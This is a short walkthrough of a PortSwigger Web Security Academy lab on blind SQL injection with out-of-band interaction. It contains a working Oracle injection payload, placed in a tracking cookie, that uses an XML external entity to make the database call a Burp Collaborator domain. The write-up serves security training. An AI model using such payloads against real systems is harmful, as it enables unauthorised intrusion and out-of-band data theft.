Blind SQL injection with out-of-band interaction
Blind SQL injection with out-of-band interaction
Platform: PortSwigger | Category: SQL_injection | Type: Lab | Difficulty: N/A | OS: N/A | Author: XESXOR | Date: 2026-08-24 | Status: Solved Techniques: Web Security Academy, SQL_injection
Summary
Walkthrough of the PortSwigger Web Security Academy lab Blind SQL injection with out-of-band interaction (SQL_injection). This lab demonstrates a sql_injection vulnerability and its exploitation to achieve the lab objectives.
Lab Overview
PortSwigger Web Security Academy — SQL_injection
This writeup is part of the XESXOR PortSwigger collection. The original lab description and solution have been preserved and reformatted for clarity.
Lab Description :
Solution :
Captured request

The query made in the lab looks something like thi
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>'
We don't know which database we are dealing with , so we try all the payloads for each databases given in cheatsheat.

First we start with ORACLE db,

Open burp collaborator client, copy one of the domain provided to clipbopard,

Use the payload
sql read-only • copy allowed' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://darew0kje2n3ycngqynq63tuvl1cp1.oastify.com/"> %remote;]>'),'/l') FROM dual--
So the query would made to db would look like this ,
sql read-only • copy allowedSELECT trackingId FROM someTable WHERE trackingId = '<COOKIE-VALUE>' UNION SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://darew0kje2n3ycngqynq63tuvl1cp1.oastify.com/"> %remote;]>'),'/l') FROM dual--
This triggers a DNS request to our collaborater server, and once we get a 200 OK response, if we click Poll Now button in Burp Collaborator, we get 4 DNS requests
Key Takeaways / Lessons
- Understanding SQL_injection detection and exploitation is crucial for web security.
- Always validate and sanitize user input; implement proper access controls.
- This lab is part of the PortSwigger Web Security Academy — practice in a safe, legal environment.
Crafted by XESXOR Research • 2026-08-24 • PortSwigger Web Security Academy • Lab: Blind SQL injection with out-of-band interaction